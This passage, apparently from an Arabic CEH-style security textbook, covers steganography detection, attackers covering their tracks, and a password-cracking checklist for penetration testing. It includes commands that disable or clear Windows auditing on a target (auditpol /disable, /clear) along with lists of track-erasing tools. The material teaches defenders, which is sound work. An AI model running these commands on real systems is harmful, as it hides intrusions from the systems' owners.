في الملفات النصية، يتم إجراء تعديلات على موضع الحرف لإخفاء البيانات. ويمكن الكشف عن هذه التعديلات من خلال البحث عن أنماط النص أو أي من الاضطرابات، واللغة المستخدمة، ارتفاع الخط، والعدد الغير عادي من المسافات الفارغة.

Image Files

يمكن الكشف عن المعلومات التي تم إخفائها في الصورة عن طريق تحديد التغييرات سواء في الحجم وشكل ملف، آخر تعديل، آخر تعديل للطابع الزمني، والواح الألوان من الملف.

أساليب التحليل الإحصائي يمكن استخدامها عند فحص الصورة. على افتراض أن الشيء الأقل أهمية هو أكثر أو أقل عشوائية هو افتراض غير صحيح منذ تطبيق الفلترة والتي يمكنها ان تظهران **LSBs** يمكنه إنتاج صورة معترف بها. وبالتالي، فإنه يمكن استنتاج أن **LSBs** ليست عشوائية. بدلا من ذلك، أنها تتكون من المعلومات حول الصورة بأكملها.

كلما تم إدراج رسالة سرية إلى صورة، لم يعد **LSBs** بشكل عشوائي. مع البيانات المشفرة التي لديها **entropy** عالية، فإن **LSB** الخاص بالغطاء لا يحتوي على معلومات عن الأصل، وهو أكثر أو أقل عشوائية. باستخدام التحليل الإحصائي على **LSB**، فان الفرق بين القيم العشوائية والقيم الحقيقية يمكن تحديدها.

Detecting Audio and Video Steganography

Audio File

في إخفاء المعلومات السمعية، المعلومات السرية مثل الوثائق والملفات الخاصة يتم تضمينها في ملف الصوت الرقمي. يمكن الكشف عن هذه الوثائق التي تم إخفائها باستخدام الطرق التالية:

- طريقة التحليل الإحصائي يمكنها أيضا أن تستخدم لملفات الصوت حيث يتم استخدام تعديلات **LSB** أيضا على ملف الصوت.
- الترددات غير مسموعة يمكن فحصها للحصول على معلومات.
- التشوهات الفردية والأنماط تظهر وجود بيانات سرية.

- Video File

في إخفاء معلومات الفيديو، المعلومات السرية أو أي نوع من الملفات ذات أي نوع من الامتدادات يتم إخفائه في ملف الفيديو الناقل إما باستخدام أدوات **audio steganography** أو **image steganography**. وبالتالي، فإن الكشف عن البيانات السرية في ملفات الفيديو يتضمن مجموعة من الأساليب المستخدمة في الصورة والملفات الصوتية. يوجد اكواد خاصه وإيماءات يمكن استخدامها للكشف عن البيانات السرية.

Steganography Detection Tool: Gargoyle Investigator Forensic Pro

المصدر: http://www.wetstonetech.com

Gargoyle Investigator Forensic Pro هي أداة تجري عمليات بحث سريعة على جهاز كمبيوتر معين أو آلات للبحث عن البرامج الخبيثة المعروفة والممنوعات. من الممكن العثور على بقايا حتى ولو تمت إزالة البرنامج حيث ان عملية البحث تتم على الملفات الفردية المرتبطة ببرنامج معين. يملك مجموعة تواقيع (***signature set***) تحتوي على أكثر من 20 فئة، بما في ذلك **botnets**، **Trojans**، **steganography**، **encryption**، **Keyloggers** وغيرها، ويساعد في الكشف عن ملفات **Stego** التي تم إنشاؤها باستخدام **Blindside**، **Weavwav**، **S-Tools**، وما إلى ذلك. لديه القدرة على إجراء فحص على الكمبيوتر قائم بذاته أو موارد شبكة من اجل البرامج الخبيثة المعروفة، وقدرة الفحص داخل ملفات الأرشيف، الخ.



Steganography Detection Tools

أدوات الكشف عن إخفاء المعلومات تسمح لك بالكشف واستعادة المعلومات المخفية في أي وسائل الإعلام الرقمية مثل الصور والصوت والفيديو. وفيما يلي قائمة بأدوات الكشف عن إخفاء المعلومات:

Xstegsecret available at http://stegsecret.sourceforge.net
Stego Suite available at http://www.wetstonetech.com
StegAlyzerAS available at http://www.sarc-wv.com
StegAlyzerRTS available at http://www.sarc-wv.com
StegSpy available at http://www.spy-hunter.com
StegAlyzerSS available at http://www.sarc-wv.com
StegMark SDK available at http://www.datamark.com.sg
Steganography Studio available at http://sourceforge.net
Steganographic Laboratory (VSL) available at http://vsl.sourceforge.net
Stegdetect available at http://www.outguess.org

COVERING TRACKS 5.7

بمجرد كسر المهاجم الشبكة المستهدفة أو الكمبيوتر بنجاح، فانه يحاول إخفاء نفسه من أن يتم اكتشافه أو تتبعه. بالتالي، يحاول المهاجم لتغطية جميع المسارات أو السجلات التي يتم إنشاؤها أثناء ممارسته أو محاولات الوصول إلى الشبكة المستهدفة أو الكمبيوتر.

لماذا نحتاج الى تغطية المسارات(Why Cover Tracks) ؟

الوظيفة الكاملة للمهاجم ينطوي ليس فقط على المساس بالنظام بنجاح ولكن أيضا تعطيل التسجيل، وتطهير ملفات السجل، والقضاء على الأدلة، وزرع أدوات إضافية، والتي تغطي المسارات. المهاجم يجب عليه مسح أي دليل على وجوده. محو سجلات التسلل، وتتبع الملفات، وعمليات الهجوم هو أمر بالغ الأهمية للمهاجمين كما يمكن للرسائل تنبيه المالك الفعلي للنظام لتغيير إعدادات الأمان لتجنب الهجمات في المستقبل. فإذا حدث هذا، فان المهاجم سوف يترك بعد ذلك مع عدم وجود فرص للولوج الى النظام لإطلاق الهجوم. وبالتالي، فان المهاجم يقوم بتدمير الأدلة على التدخل للحفاظ على الوصول والتهرب. إذا غطى المهاجم أو حذف المسارات، فانه يمكن إعادة تسجيل الدخول إلى النظام والتثبيت الخفي. وبالتالي، يمكن للمهاجم الحصول على المعلومات الحساسة للمستخدمين مثل أسماء المستخدمين وكلمات المرور للحسابات المصرفية، ومعرفات البريد الإلكتروني، الخ.

قد لا يرغب المهاجم في حذف السجل كامل لتغطية المسارات لأنها قد تتطلب امتيازات المدير. إذا كان المهاجم قادرا على حذف سجلات أحداث الهجوم، حتى ذلك الحين فان المهاجم يخفي نفسه من أن يتم اكتشافه.

المهاجم يمكنه التلاعب بملفات السجل بمساعدة من الاتي:

SECEVENT.EVT (Security) : فشل تسجيل الدخول، والوصول إلى الملفات دون امتيازات.

SYSEVENT.EVT (system): فشل **driver**، الأشياء التي لا تعمل بشكل صحيح.

APPEVENT.EVT (applications):

تغطية المسارات COVERING TRACKS

محو الأدلة هو شرط لأي مهاجم الذين يرغبون في البقاء غامضين. هذا الأسلوب واحد لتفادي التتبع مرة أخرى. يبدأ هذا مع محو تسجيلات الدخول الملوثة ورسائل الخطأ المحتملة التي ربما تكون قد ولدت من عملية الهجوم. التالي، تشغيل الانتباه إلى إحداث أية تغييرات بحيث لا يسمح بتسجيل الدخول المستقبلي. عن طريق التلاعب والتغيير والتبديل في سجلات الأحداث، يمكن لمسؤول النظام أن يكون على قناعة بأن إخراج النظام صحيح، وأنه لا يوجد تسريب أو حل وسط قد اتخذت فعلا.

إن أول شيء يقوم به مسؤول النظام لمراقبة النشاط غير عادي هو التحقق من ملفات سجل النظام، فإنه من الشائع للدخلاء استخدام الأداة المساعدة لتعديل سجلات النظام. في بعض الحالات، **rootkits** يمكنه تعطيل وتجاهل كافة السجلات الموجودة. يحدث هذا إذا كان المتسللين ينون استخدام النظام لفترة أطول من الزمن كقاعدة انطلاق لعمليات الاقتحام في المستقبل، إذا كانت إزالة تلك الأجزاء فقط من السجلات التي يمكن أن تكشف عن وجود الهجوم.


يتحتم على المهاجمين جعل النظام يبدو وكأنه فعلا يبدو قبل أن يتمكن من الوصول للنظام وتثبيت***Backdoor*** لاستخدامها. أي من الملفات التي تم تعديلها تحتاج إلى تغييره مرة أخرى إلى صفاته الأصلية(***original attributes***) . هناك العديد من الأدوات التي تستخدم لتغطية المسارات المتعلقة بنظام التشغيل **NT**. قائمة المعلومات، مثل حجم الملف والتاريخ، هو مجرد معلومات وصفيه (***attribute***) بداخل الملف. الحماية ضد المهاجمين الذي يحاول تغطية مسارات الهجوم عن طريق تغيير معلومات الملف تصبح صعبة. ومع ذلك، فمن الممكن الكشف عما إذا كان المهاجم قد غير معلومات الملف عن طريق حساب هاش التشفير على الملف. هذا النوع من الهاش هو الحساب(***calculation***) الذي يتم ضد الملف بأكمله ثم تشفيره.


طرق مسح المسارات اون لاين (Ways to Clear Online Tracks)

الإنترنت هو المورد النهائي للبحث أو لجمع المعلومات التي تتعلق بأي موضوع. للأسف، يساء استخدام موارد الإنترنت من قبل المهاجمين لتعقب أنشطة الآخرين عبر الإنترنت، والتي تسمح لهم بشن الهجمات أو السرقة.

هناك عدة طرق لمسح المسارات اون لاين:

- التصفح الخاص Private browsing
- التاريخ في حقل العنوان History in the address field
- تعطيل تخزين التاريخ Disable stored history
- حذف البيانات الخاصة Delete private data
- حذف ملفات الكوكيز عند الخروج Clear cookies on exit
- تفريغ ذاكرة التخزين المؤقت عند الخروج Clear cache on exit
- حذف التنزيلات Delete downloads
- تعطيل مدير كلمة السر Disable password manager
- تفريغ البيانات في إدارة كلمة المرور Clear data in password manager
- حذف الجلسات المحفوظة Delete saved sessions
- حذف جافا سكريبت المستخدم Delete user JavaScript
- انشاء عدة مستخدمين Set up multiple users
- حذف أكثر الأشياء المستخدمة مؤخرا Remove Most Recently Used (MRU)
- تفريغ بيانات شريط الأدوات من المتصفحات Clear Toolbar data from the browsers
- إيقاف الإكمال التلقائي Turn off Autocomplete





Disabling Auditing: Auditpol

المصدر: http://technet.microsoft.com/en-us

واحدة من الخطوات الأولى للمهاجم الذي لديه القدرة على استخدام سطر الأوامر (**cmd**)هو تحديد حالة التدقيق (**auditing**) للنظام الهدف، تحديد موقع الملفات الحساسة (مثل ملفات كلمة السر)، وزرع أدوات جمع المعلومات اليا (مثل تسجيل ضربات المفاتيح أو التجسس على الشبكة [*network sniffer*]).

Windows auditing تقوم بتسجيل بعض الأحداث إلى سجل الأحداث(**event log**) (أو **syslog** المرتبطة بها). يمكن تعيين سجل لإرسال تنبيهات (البريد الإلكتروني، **pager**، وهلم جرا) إلى مسؤول النظام. وبالتالي، فإن المهاجم يريد أن يعرف حالة تدقيق النظام (*Windows auditing*) الذي يحاول اختراقه قبل الشروع في تنفيذ خططه.

أداة **Auditpol.exe** هو جزء من مجموعة أدوات **NT resource kit** والتي يمكن استخدامها كأنها سطر أوامر بسيط لمعرفة حالة تدقيق النظام (*Windows auditing*) الهدف وأيضا إجراء تغييرات عليه.

سوف المهاجم تحتاج إلى تثبيت الأداة في مسار **WINNT**. ومن هنا يمكنه تأسيس جلسة عمل فارغة (*Null Session*) إلى الجهاز الهدف ثم يقوم بتشغيل الأمر:

C:\> auditpol \\<ip address of target>

هذا سوف يكشف حالة التدقيق(*auditing status*) الحالية للنظام. ثم انه يمكن أن يختار تعطيل التدقيق(*auditing*) بواسطة:

C :\> auditpol \\<ip address of target) /disable

هذا الاجراء سوف يقوم بالعديد من التغييرات في مختلف ملفات السجلات التي تسجل أي من الافعال. انه يمكن أن يختار لإخفاء تغيرات مفاتيح التسجيل في وقت لاحق.

لحظة كسب امتيازات إدارية من قبل الدخلاء، فإنه يمكن تعطيل التدقيق بمساعدة **auditpol.exe**. بمجرد الانتهاء من عمله، فانه بعد خروج الدخلاء يتم تفعيل التدقيق مرة أخرى باستخدام نفس الأداة: **audit.exe**.

من المثال التالي سوف نتعلم كيفية اعداد **Audit policy**

- نقوم بفتح سطر الأوامر **Command Prompt** كمستخدم المدير (**Administrator**).
- لمعرفة جميع **Audit policies** يمكن ذلك من خلال كتابة الامر التالي:


C:\> auditpol /get/category:*

```
Administrator: Command Prompt
Microsoft Windows [Version 6.2.8400]
(c) 2012 Microsoft Corporation. All rights reserved.

C:\Users\Administrator>auditpol /get /category:*
System audit policy
Category/Subcategory                      Setting
System
  Security System Extension               No Auditing
  System Integrity                        No Auditing
  IPsec Driver                            No Auditing
  Other System Events                     No Auditing
  Security State Change                   No Auditing
Logon/Logoff
  Logon                                   No Auditing
  Logoff                                  No Auditing
  Account Lockout                         No Auditing
  IPsec Main Mode                         No Auditing
  IPsec Quick Mode                        No Auditing
  IPsec Extended Mode                     No Auditing
  Special Logon                           No Auditing
  Other Logon/Logoff Events               No Auditing
  Network Policy Server                   No Auditing
  User / Device Claims                    No Auditing
Object Access
  File System                             No Auditing
  Registry                                No Auditing
  Kernel Object                           No Auditing
  SAM                                     No Auditing
  Certification Services                  No Auditing
  Application Generated                   No Auditing
  Handle Manipulation                     No Auditing
```

- لتفعيل أي من **Audit policies** يتم ذلك من خلال طباعة الامر التالي:

C:\> auditpol /set/category:"system","account logon" /success:enable /failure:enable




- لتفريغ أي من **Audit policies** يتم ذلك من خلال طباعة الامر [**auditpol /clear /y**].

Covering Tracks Tool: CCleaner

المصدر: http://www.piriform.com


CCleaner هو أداه لتحسين النظام ، الخصوصية، وأداة تنظيف. فإنه يسمح لك بإزالة الملفات الغير مستخدمة وينظف آثار تفاصيل تصفح الإنترنت من خلال جهاز الكمبيوتر. فإنه يحفظ خصوصيتك على الإنترنت، ويجعل النظام أسرع وأكثر أمنا. بالإضافة إلى ذلك، فإنه يحرر مساحة القرص الثابت لاستخدامها مرة أخرى. مع هذه الأداة، يمكنك محو المسارات الخاصة بك بسهولة جدا. كما أنه ينظف آثار الأنشطة الخاصة بك على الانترنت مثل تاريخ الإنترنت الخاص بك.



Covering Tracks Tool: MRU-Blaster

المصدر: http://www.brightfort.com

MRU-Blaster هو تطبيق يسمح لك بتنظيف أكثر القوائم المستخدمة مؤخرا على النظام، وملفات الانترنت المؤقتة، والكوكيز. قائمة **MRU**يوفر لك معلومات كاملة عن أسماء ومواقع الملفات الأخيرة التي وصلت إليها، فتح، حفظ، والنظر فيها. فإنه يضمن خصوصية الإنترنت الخاص بك . **MRU-Blaster** يعالج بأمان تنظيف "المسارات المستخدمة" و غيرها من المخلفات التي تتركها معظم البرامج وراءها.





Track Covering Tools

أدوات تغطية المسارات (*Track covering tools*) يحمي المعلومات الشخصية الخاصة بك في جميع أنحاء تصفح الإنترنت الخاص بك عن طريق تنظيف جميع المسارات من أنشطة الإنترنت على جهاز الكمبيوتر. تفرغ ذاكرة التخزين المؤقت، حذف ملفات الكوكيز، تفرغ **Internet history** التي تشارك الملفات المؤقتة، حذف سجلات، وتجاهل الغير المرغوب فيه. وفيما يلي بعض من هذه الأدوات على النحو التالي:

Wipe available at http://privacyroot.com
Tracks Eraser Pro available at http://www.acesoft.net
BleachBit available at http://bleachbit.sourceforge.net
Absoluteshield Internet Eraser Pro available at http://www.internet-track-eraser.com
Clear My History available at http://www.hide-my-ip.com
EvidenceEraser available at http://evidence-eraser-pro.en.softonic.com
WinTools.net Professional available at http://www.wintools.net
RealTime Cookie & Cache Cleaner (RtC3) available at http://www.kleinsoft.co.za
AdvaHist Eraser available at http://advahist-eraser.software.informer.com
Free Internet Window Washer available at http://www.eusing.com

PENETRATION TESTING 5.8

كمختبر الاختراق، يجب تقييم الوضع الأمني للشبكة المستهدفة أو النظام. لتقييم الأمن، يجب أن تحاول كسر أمن النظام الخاص بك عن طريق محاكاة هجمات مختلفة على النظام، تماما مثل ما يقوم به المهاجم. هناك بعض الخطوات التي تحتاج لمتابعة إجراء اختبار الاختراق النظام. وسيكون هذا القسم يعلمك كيفية إجراء نظام القرصنة كاختبار الاختراق.

Password Cracking

في محاولة لاختراق نظام، المهاجم يحاول في البداية لكسر كلمة السر للنظام، إن وجدت. وبالتالي، بمثابة إنك مختبر اختراق، يجب عليك أيضا محاولة كسر كلمة السر للنظام. لكسر كلمة السر، اتبع الخطوات التالية:

- **الخطوة 1: تحديد نظام كلمة السر المحمية (Identify password protected systems)**

التعرف على النظام الهدف الذي يحتاج إلى تقييم أمني. بمجرد التعرف على النظام، تحقق ما إذا كان لديك حق الوصول إلى كلمة المرور، وهذا يعني كلمة المرور المخزنة. إذا لم يتم تخزين كلمة المرور، فمحاول تنفيذ العديد من الهجمات المختلفة لكسير كلمة المرور واحدة تلو الأخرى على النظام الهدف.

- **الخطوة 2: تنفيذ هجوم القاموس (Perform a dictionary attack)**

تنفيذ هجوم القاموس عن طريق تحميل ملف القاموس إلى تطبيق الكسير والذي يتم تشغيله ضد حسابات المستخدمين. تشغيل تطبيق الكسر ومراقبة النتائج. إذا كان التطبيق سمح لك لتسجيل الدخول إلى النظام، فهذا يعني أن ملف القاموس يحتوي على كلمة السر. إذا لم تكن قادرا على تسجيل الدخول إلى النظام، فحاول مرة أخرى مع تقنيات كسر كلمة المرور الأخرى.

- **الخطوة 3: إجراء التجسس على أسلاك الشبكة (Perform wire sniffing)**

تشغيل أدوات التجسس على الشبكة المحلية للوصول وتسجيل حركة مرور الشبكة الخام التي يمكن أن تشمل كلمات السر المرسلة إلى الأنظمة البعيدة.

- **الخطوة 4: تنفيذ الهجوم القائم على قواعد (Perform a rule-based attack)**

محاولة الحصول على كلمة المرور عن طريق إجراء الهجوم المستند إلى القاعدة.

- **الخطوة 5: تنفيذ هجوم المقطع (Perform a syllable attack)**

محاولة استخراج كلمة المرور عن طريق إجراء هجوم **syllable**. هذا الهجوم هو مزيج من هجوم القوة الغاشمة (*brute force attack*) وهجوم القاموس(*dictionary attack*) .

- الخطوة 6: تنفيذ الهجوم الهجين (Perform a hybrid attack)

حاول تنفيذ هجوم الهجين. يستخدم هذا الهجوم للعثور على كلمات السر التي هي كلمة القاموس مع تركيبات من الأحرف المرفقة.

- الخطوة 7: تنفيذ هجوم القوة الغاشمة (Perform a brute force attack)

يجب أن تحاول كل تركيبة ممكنة من الأحرف حتى يتم العثور على كلمة السر.

- الخطوة 8: تنفيذ هجوم رجل في الوسط (Perform a man-in-the-middle attack)

محاولة للحصول على الوصول إلى قنوات اتصال بين الضحية والخادم لاستخراج المعلومات.

- الخطوة 9: تنفيذ عملية تخمين كلمة السر (Perform password guessing)

محاولة لتخمين توليفات كلمات السر الممكنة وتطبيقها.

- الخطوة 10: تنفيذ هجمات تروجان/التجسس/كيلوجرز (Perform Trojans Spyware/Keyloggers)

استخدام التطبيقات الخبيثة أو البرامج الضارة مثل التروجان / التجسس / كيلوجرز لسرقة كلمات السر.

- الخطوة 11: تنفيذ هجوم حقن الهاش (Perform Hash Injection Attack)

حقن الهاش المخترق في الجلسة المحلية واستخدام الهاش للتحقق من صحة موارد الشبكة.

- الخطوة 12: تنفيذ هجوم رنبو (Perform a rainbow attack)

استخدام جدول **rainbow** الذي يخزن الهاشات المحسوبة مسبقا لكسر هاش كلمة السر.

- الخطوة 13: تنفيذ هجوم توزيع الشبكة (Perform a distributed network attack)

استعادة كلمة مرور الملفات المحمية باستخدام قوة المعالج الغير مستخدمة من الآلات عبر الشبكة لفك تشفير الكلمات.

- الخطوة 14: تنفيذ الهاش المحسوبة مسبقا (Perform pre-computed hashes)

استخدام الهاش المحسوبة مسبقا لكسر كلمات السر.

- الخطوة 15: تنفيذ التنقيب في القمامة (Perform dumpster diving)

التحقق من قمامة الهدف للتحقق ما إذا كان يوجد كلمات السر السرية في أي مكان.

- الخطوة 16: تنفيذ الهندسة الاجتماعية (Perform social engineering)

استخدام تقنية الهندسة الاجتماعية للحصول على كلمات السر.

- الخطوة 17: إجراء التجسس (Perform shoulder surfing)

تحقق ما إذا كان يمكن سرقة كلمة المرور باستخدام **shoulder surfing**.

Privilege Escalation

